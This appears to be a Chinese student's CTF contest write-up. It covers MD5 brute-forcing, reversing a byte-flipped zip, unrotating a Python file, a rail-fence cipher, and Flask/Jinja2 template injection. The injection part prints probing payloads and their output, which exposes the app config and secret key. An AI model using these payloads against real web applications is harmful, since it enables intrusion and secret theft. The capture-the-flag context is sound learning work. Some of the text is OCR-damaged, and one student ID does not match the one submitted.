Fish 团队赛 wp


算是零基础的 acmer 比完校内 icpc 新生赛又来 ctf 这边凑凑热闹了，一天解一题乐乐这样子，没想到面向搜索引擎解题还能拿到优胜证书，实在是有点儿意外。这儿的 wp，完全保留了我当时边做边记录的东西（主要是我不知道 wp 怎么写才规范，感觉这样也差不多了），然后加上了一点点修饰

Check in

这儿就直接按照题目要求，查看已签到的华小科，copy 出学号，必应已知明文破解的脚本，稍微修改一下成了下面这个

```
import hashlib
dic = '0123456789'
for i in range (230000,999999):
    t = '2022111111111'+str(i)
    md5 = hashlib.md5(t.encode('utf-8')).hexdigest()
    if md5[:32] == '6a0a4c0bf572e2bc23505fb051230f36':
        print(t)
```

约莫 5 秒钟之后出了结果



```
>>>
======================== RESTART: A:\ctf\hashcrack.py ====================
2022111111111972513
>>>
```

按照要求加密上传，将 2022302121427972513 加密成 32 位大写 md5，然后签到，然后在弹出的 alert 里面找到了 flag，提交（印象中是这样的？）

天下翻覆 2

先把文件下好，一个叫 2.piz 的东西


（一）压缩包的翻覆

1. 发现 zip 被翻转了，根据 zip 的文件头，应该是从后往前读每 8 bits 是正确顺序

上 010editor 官网找到了这个脚本 NibblesReverse.1sc，效果见 purporse，因为不知道怎么操作 Hex，所以用这个脚本影射

```
//-----------------------------------------------
//--- 010 Editor v3.1 Script File
//
//      File: NibblesReverse.1sc
//   Authors: n0va8o
//    E-mail: n0va8o.lau@gmail.com
//   Version: 1.2
//   Purpose: Reverse nibbles of data. Eg. DF C2 A1 --->to ---> FD 2C
1A.
//  Category: Binary
//   History:
//   1.2   2016-02-10 SweetScape Software: Updated header for
repository submission.
//   1.1   n0va8o: Initial release.
//------------------------------------------------

const int entire_always = 0;    // 1: do for entire file always, 0:
if no selection
const string title = "Nibbles Reverse";

int64 adr, siz, out;
int actfile, newfile,  bits;
uchar tmp;
unsigned char rnibbles;
if (FileCount() == 0) {
  MessageBox(idOk, title, "No file is open.");
  return -1;
}

if ((entire_always != 0) || (GetSelSize() <= 0)) {
  adr = 0; siz = FileSize();
}
else {
  adr = GetSelStart(); siz = GetSelSize();
}

if (siz == 0) {
  MessageBox(idOk, title, "No bytes to process.");
  return -1;
}

actfile = GetFileNum();
newfile = FileNew("Hex");
FileSelect(actfile);
bits = 0; out = 0;
int index = adr;
//Reverse String...
while( index <= adr + siz-1)
```

```
{
    FileSelect(actfile);
    tmp = ReadByte(index);
    FileSelect(newfile);
    rnibbles=(0xff&(tmp<<4))|(0xff &(tmp>>4));
//    Printf("%X, %X, %c\n", tmp, rnibbles, tmp);
    WriteByte(out, rnibbles);
    index++;
    out++;
}

FileSelect(newfile);
SetCursorPos(FileSize());
```



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  012345
0860h  64 64 AD 8F B4 E1 79 F2 79 5D DE BC AE DC 5E DE  dd-.´á
0870h  DE 2F 32 22 DD 6E DD BC 82 A8 F5 46 87 A8 73 57  Þ/2"Ýn
0880h  EB 55 82 C4 CE C1 7D 49 1D 61 C3 10 5F F5 92 44  ëU,ÄÎÁ
0890h  2E C7 12 16 06 9A A1 CA 34 CF 90 04 58 36 67 C0  .Ç...š
08A0h  2B 25 B7 91 8D 8E 7E 0F 02 22 6A A9 33 B0 AC 08  +%·'.Ž
08B0h  CA 21 87 90 6B 24 17 50 16 C3 66 7B 69 6D D4 41  Ê!‡.k$
08C0h  3B C9 11 36 C2 61 A8 26 FB 49 DC CD 39 04 95 7B  ;É.6Âa
08D0h  DB 8D 33 C9 B4 F6 37 6C C4 2E B2 8C 55 B8 4C 9F  Û.3É´ö
08E0h  1F C9 C4 95 4C 17 35 2C 5C A8 70 DD 2A 2B C5 F6  .ÉÄ•L.
08F0h  9E 1F C2 8D FF 74 21 D5 90 39 12 3E 3A BA 6C 16  ž.Â.ÿt
0900h  21 7B 35 E4 23 84 58 EC 0D 4D 33 ED F6 EC C1 98  !{5ä#„
0910h  95 02 79 77 61 D9 5B BE 1B AE 82 76 B7 FF 2A BD  •.ywaÙ
0920h  BC 92 51 15 52 67 52 17 52 50 78 EA 0E 15 17 32  ¼'Q.Rg
0930h  25 86 AB B9 4C C9 B2 7A 40 E7 FD B6 22 D6 85 C7  %†«¹LÉ
0940h  3A 30 FF 0C E6 FF 21 63 CD F6 BE 85 DB 07 27 96  :0ÿ.æÿ
0950h  E6 36 56 37 37 E2 07 97 00 00 00 B0 00 00 81 C8  æ6V77â
0960h  00 00 80 AD 38 A9 5E 5D 55 E5 0B 10 00 80 00 00  ..€-8©
0970h  00 41 40 30 B4 05                                .A@0´.
```


```
}

if (siz == 0) {
  MessageBox(idOk, title, "No bytes to process.");
  return -1;
}

actfile = GetFileNum();
newfile = FileNew("Hex");
FileSelect(actfile);
bits = 0; out = 0;
int index = adr;
//Reverse String...
while( index <= adr + siz-1)
{
    FileSelect(actfile);
    tmp = ReadByte(index);
    FileSelect(newfile);
    rnibbles=(0xff&(tmp<<4))|(0xff &(tmp>>4));
//    Printf("%X, %X, %c\n", tmp, rnibbles, tmp);
    WriteByte(out, rnibbles);
    index++;
    out++;
}

FileSelect(newfile);
SetCursorPos(FileSize());
```

Script executed successfully.

Pos: 2422 [976h] Size: 2,422* Hex ANSI LIT OVR

2. 修改脚本，把 rnnibles 去掉，发现输出的不翻转了

3. 继续修改，用 index = adr + 1, index--测试



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  012345
0000h  00 00                                            ..
```


```
  return -1;
}

actfile = GetFileNum();
newfile = FileNew("Hex");
FileSelect(actfile);
bits = 0; out = 0;
int index = adr + 1;
//Reverse String...
while( index >= adr)
{
    FileSelect(actfile);
    tmp = ReadByte(index);
    FileSelect(newfile);
   // rnibbles=(0xff&(tmp<<4))|(0xff &(tmp>>4));
//    Printf("%X, %X, %c\n", tmp, rnibbles, tmp);
    WriteByte(out, tmp);
    index--;
    out++;
}

FileSelect(newfile);
SetCursorPos(FileSize());
```

```
Executing script 'D:\Users\Documents\SweetScape\010 Scripts\Script1.1sc' on 'D:\Users\Downloads\hello'...
Script executed successfully.
```

Script executed successfully.

Pos: 2 [2h] Size: 2* Hex ANSI LIT OVR


4. 继续修改，index = adr + siz – 1，成功



```
  adr = 0; siz = FileSize();
}
else {
  adr = GetSelStart(); siz = GetSelSize();
}

if (siz == 0) {
  MessageBox(idOk, title, "No bytes to process.");
  return -1;
}

actfile = GetFileNum();
newfile = FileNew("Hex");
FileSelect(actfile);
bits = 0; out = 0;
int index = adr + siz - 1;
//Reverse String...
while( index >= adr)
{
    FileSelect(actfile);
    tmp = ReadByte(index);
    FileSelect(newfile);
   // rnibbles=(0xff&(tmp<<4))|(0xff &(tmp>>4));
//    Printf("%X, %X, %c\n", tmp, rnibbles, tmp);
    WriteByte(out, tmp);
    index--;
    out++;
}
```

```
Executing script 'D:\Users\Documents\SweetScape\010 Scripts\Script1.1sc' on 'D:\Users\Downloads\hello'...
Script executed successfully.
```

（二）python 脚本的翻覆



D: > Users > Downloads > 2 > yp.ssecnirp


```

"stessa" / tnerap.)(evloser.)__elif__(htaP = HTAP_STESSA

.wodniw IUG siht rof selif tessa ot htaP #



)".HTAP eht ot rengisedkt dda t'ndluoC"(rorrEemitnuR esiar

:rorrEdnuoFtoNeludoM tpecxe

rengiseD tropmi rengised.rengisedkt morf

:yrt

))tnerap.tnerap.)(evloser.)__elif__(htaP(rts ,0(tresni.htap.sys

htap ot rengisedkt ddA #


htaP tropmi bilhtap morf

golaidelif.retnikt tropmi

xobegassem.retnikt tropmi

kt sa retnikt tropmi

so tropmi

sys tropmi

er tropmi

resworbbew tropmi
```

观察可知是 180 度旋转，手搓脚本容易改回来

```
s=''
t = 0
with open("yp.ssecnirp",'r') as f:
        s = f.read()
        t = f.tell()


ss = ""
def hello(i):
        global ss #先声明呀！
        if(i == t) : return
        hello(i + 1)
        ss += s[i]
s = s[::-1] #切片
with open('hello.py','w') as f:
        f.write(s)
```

一开始尝试应和脚本运行中的各种 bug，加上了各种图片，但确实没多大用处最后注意到两个大括号，除去正常能读得懂的语句，就 copy 了下来。

看密码类型有点像凯撒密码之类的，因为括号还留着，结果到栅栏密码那儿加密（因为解密的话前面的字符会变长，而期望的 flag 字符更短）……
结果………………撞对了
我怎么也不会想到能撞出来



开发工具 > 栅栏密码_栅栏密码在线加密解密【W型】

转换前：

wkhkuvcwtyfk{oSehllxnimyyh0kunmbarRauwghesttbr1lGwiggebtibgtlo!d!p}

栏目数：2 加密> 解密> ☑ 删除待加密内容空格

转换后：

whuctf{ShInmy0umaRugetb1Gigbig!!!}kkvwykoelxiyhknbrawhstrlwgetbtodp

栅栏密码W型加密算法：
栅栏密码(Rail fence Cipher)，扩展变种W型，采用先把明文类似"W"形状进行排列，然后再按栏目顺序1-N，取每一栏的所有字符值，组成加密后密文。
比如字符串"123456789"，采用栏目数为3的时，明文将采用如下排列：
1---5---9
-2-4-6-8-
--3----7--

工具简介:
在线W型栅栏密码，W型栅栏密码加密解密，Rail fence Cipher加密解密，可用于密码学习解题算法验证。

热门工具:
凯撒密码在线计算
CRC校验工具
在线生成公钥私钥对，RSA公私钥生成
维吉尼亚密码在线转换
在线RSA加密解密，RSA公钥私钥加密解密

推荐工具:
adler32校验和算法验证计算器
累加和（CheckSum）校验在线计算
异或校验/BCC校验计算
LRC校验码在线计算器
SHA1在线加密、校验工具

学籍管理

百度 flask 漏洞显示最多的是 ssti，服务器端渲染

发现姓名可以按输入渲染，但一输入符号就不行

因此一开始在姓名那里试了很久，最后在发现校长留言那儿似乎也可以

于是开了三四个教程页，按着里面的一个一个填
（以下都是一些 Useless 的尝试，但对机制了解了一点，可以直接跳到绿色高亮处）

```
{{self.__dict}}
{'_TemplateReference__context': <Context {'range': <class 'range'>, 'dict': <class
'dict'>, 'lipsum': <function generate_lorem_ipsum at 0x7fe96ee0ce50>, 'cycler':
<class 'jinja2.utils.Cycler'>, 'joiner': <class 'jinja2.utils.Joiner'>, 'namespace':
```

```
<class 'jinja2.utils.Namespace'>, 'url_for': <bound method Flask.url_for of <Flask
'app'>>, 'get_flashed_messages': <function get_flashed_messages at
0x7fe96e496a60>, 'config': <Config {'ENV': 'production', 'DEBUG': False,
'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY':
'may_ctf', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31),
'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/',
'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False,
'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True,
'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None,
'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH':
None, 'SEND_FILE_MAX_AGE_DEFAULT': None,
'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False,
'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http',
'JSON_AS_ASCII': None, 'JSON_SORT_KEYS': None,
'JSONIFY_PRETTYPRINT_REGULAR': None, 'JSONIFY_MIMETYPE': None,
'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093}>, 'request':
<Request 'http://49.234.84.189:2312/index' [POST]>, 'session':
<SecureCookieSession {'name': '111', 'usr': 'student', 'what do you want to do':
'Ohhhhhhh you are hacker!'}>, 'g': <flask.g of 'app'>} of None>}
```

```
{{''.__class__.__mro__[1].__subclasses__()}}
```

```
''[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class
'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class
'NoneType'>, <class 'NotImplementedType'>, <class 'traceback'>, <class 'super'>,
<class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class 'dict_values'>, <class
'dict_items'>, <class 'dict_reversekeyiterator'>, <class 'dict_reversevalueiterator'>,
<class 'dict_reverseitemiterator'>, <class 'odict_iterator'>, <class 'set'>, <class
'str'>, <class 'slice'>, <class 'staticmethod'>, <class 'complex'>, <class 'float'>,
<class 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class
'memoryview'>, <class 'tuple'>, <class 'enumerate'>, <class 'reversed'>, <class
'stderrprinter'>, <class 'code'>, <class 'frame'>, <class
'builtin_function_or_method'>, <class 'method'>, <class 'function'>, <class
'mappingproxy'>, <class 'generator'>, <class 'getset_descriptor'>, <class
'wrapper_descriptor'>, <class 'method-wrapper'>, <class 'ellipsis'>, <class
'member_descriptor'>, <class 'types.SimpleNamespace'>, <class 'PyCapsule'>,
<class 'longrange_iterator'>, <class 'cell'>, <class 'instancemethod'>, <class
'classmethod_descriptor'>, <class 'method_descriptor'>, <class 'callable_iterator'>,
<class 'iterator'>, <class 'pickle.PickleBuffer'>, <class 'coroutine'>, <class
'coroutine_wrapper'>, <class 'InterpreterID'>, <class 'EncodingMap'>, <class
'fieldnameiterator'>, <class 'formatteriterator'>, <class 'BaseException'>, <class
'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class
'hamt_collision_node'>, <class 'keys'>, <class 'values'>, <class 'items'>, <class
```


```
'Context'>, <class 'ContextVar'>, <class 'Token'>, <class 'Token.MISSING'>, <class
'moduledef'>, <class 'module'>, <class 'filter'>, <class 'map'>, <class 'zip'>, <class
'_frozen_importlib._ModuleLock'>, <class
'_frozen_importlib._DummyModuleLock'>, <class
'_frozen_importlib._ModuleLockManager'>, <class
'_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib.BuiltinImporter'>,
<class 'classmethod'>, <class '_frozen_importlib.FrozenImporter'>, <class
'_frozen_importlib._ImportLockContext'>, <class '_thread._localdummy'>, <class
'_thread._local'>, <class '_thread.lock'>, <class '_thread.RLock'>, <class
'_io._IOBase'>, <class '_io._BytesIOBuffer'>, <class
'_io.IncrementalNewlineDecoder'>, <class 'posix.ScandirIterator'>, <class
'posix.DirEntry'>, <class '_frozen_importlib_external.WindowsRegistryFinder'>,
<class '_frozen_importlib_external._LoaderBasics'>, <class
'_frozen_importlib_external.FileLoader'>, <class
'_frozen_importlib_external._NamespacePath'>, <class
'_frozen_importlib_external._NamespaceLoader'>, <class
'_frozen_importlib_external.PathFinder'>, <class
'_frozen_importlib_external.FileFinder'>, <class 'zipimport.zipimporter'>, <class
'zipimport._ZipImportResourceReader'>, <class 'codecs.Codec'>, <class
'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class
'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class
'_abc._abc_data'>, <class 'abc.ABC'>, <class 'dict_itemiterator'>, <class
'collections.abc.Hashable'>, <class 'collections.abc.Awaitable'>, <class
'types.GenericAlias'>, <class 'collections.abc.AsyncIterable'>, <class
'async_generator'>, <class 'collections.abc.Iterable'>, <class 'bytes_iterator'>,
<class 'bytearray_iterator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>,
<class 'list_iterator'>, <class 'list_reverseiterator'>, <class 'range_iterator'>, <class
'set_iterator'>, <class 'str_iterator'>, <class 'tuple_iterator'>, <class
'collections.abc.Sized'>, <class 'collections.abc.Container'>, <class
'collections.abc.Callable'>, <class 'os._wrap_close'>, <class '_sitebuiltins.Quitter'>,
<class '_sitebuiltins._Printer'>, <class '_sitebuiltins._Helper'>, <class
'itertools.accumulate'>, <class 'itertools.combinations'>, <class
'itertools.combinations_with_replacement'>, <class 'itertools.cycle'>, <class
'itertools.dropwhile'>, <class 'itertools.takewhile'>, <class 'itertools.islice'>, <class
'itertools.starmap'>, <class 'itertools.chain'>, <class 'itertools.compress'>, <class
'itertools.filterfalse'>, <class 'itertools.count'>, <class 'itertools.zip_longest'>,
<class 'itertools.permutations'>, <class 'itertools.product'>, <class
'itertools.repeat'>, <class 'itertools.groupby'>, <class 'itertools._grouper'>, <class
'itertools._tee'>, <class 'itertools._tee_dataobject'>, <class 'operator.itemgetter'>,
<class 'operator.attrgetter'>, <class 'operator.methodcaller'>, <class 'reprlib.Repr'>,
<class 'collections.deque'>, <class '_collections._deque_iterator'>, <class
'_collections._deque_reverse_iterator'>, <class '_collections._tuplegetter'>, <class
'collections._Link'>, <class 'types.DynamicClassAttribute'>, <class
'types._GeneratorWrapper'>, <class 'functools.partial'>, <class
```

```
'functools._lru_cache_wrapper'>, <class 'functools.partialmethod'>, <class
'functools.singledispatchmethod'>, <class 'functools.cached_property'>, <class
'enum.auto'>, <enum 'Enum'>, <class 're.Pattern'>, <class 're.Match'>, <class
'_sre.SRE_Scanner'>, <class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>,
<class 'sre_parse.Tokenizer'>, <class 're.Scanner'>, <class 'string.Template'>,
<class 'string.Formatter'>, <class 'contextlib.ContextDecorator'>, <class
'contextlib._GeneratorContextManagerBase'>, <class
'contextlib._BaseExitStack'>, <class 'typing._Final'>, <class 'typing._Immutable'>,
<class 'typing.Generic'>, <class 'typing._TypingEmpty'>, <class
'typing._TypingEllipsis'>, <class 'typing.Annotated'>, <class 'typing.NamedTuple'>,
<class 'typing.TypedDict'>, <class 'typing.io'>, <class 'typing.re'>, <class
'ast.AST'>, <class 'markupsafe._MarkupEscapeHelper'>, <class
'__future__._Feature'>, <class '_json.Scanner'>, <class '_json.Encoder'>, <class
'json.decoder.JSONDecoder'>, <class 'json.encoder.JSONEncoder'>, <class
'_struct.Struct'>, <class '_struct.unpack_iterator'>, <class '_pickle.Pdata'>, <class
'_pickle.PicklerMemoProxy'>, <class '_pickle.UnpicklerMemoProxy'>, <class
'_pickle.Pickler'>, <class '_pickle.Unpickler'>, <class 'pickle._Framer'>, <class
'pickle._Unframer'>, <class 'pickle._Pickler'>, <class 'pickle._Unpickler'>, <class
'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class
'zlib.Compress'>, <class 'zlib.Decompress'>, <class
'_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class
'threading._RLock'>, <class 'threading.Condition'>, <class
'threading.Semaphore'>, <class 'threading.Event'>, <class 'threading.Barrier'>,
<class 'threading.Thread'>, <class '_bz2.BZ2Compressor'>, <class
'_bz2.BZ2Decompressor'>, <class '_lzma.LZMACompressor'>, <class
'_lzma.LZMADecompressor'>, <class '_random.Random'>, <class
'_sha512.sha384'>, <class '_sha512.sha512'>, <class 'weakref.finalize._Info'>,
<class 'weakref.finalize'>, <class 'tempfile._RandomNameSequence'>, <class
'tempfile._TemporaryFileCloser'>, <class 'tempfile._TemporaryFileWrapper'>,
<class 'tempfile.SpooledTemporaryFile'>, <class 'tempfile.TemporaryDirectory'>,
<class '_hashlib.HASH'>, <class '_hashlib.HMAC'>, <class '_blake2.blake2b'>,
<class '_blake2.blake2s'>, <class 'jinja2.bccache.Bucket'>, <class
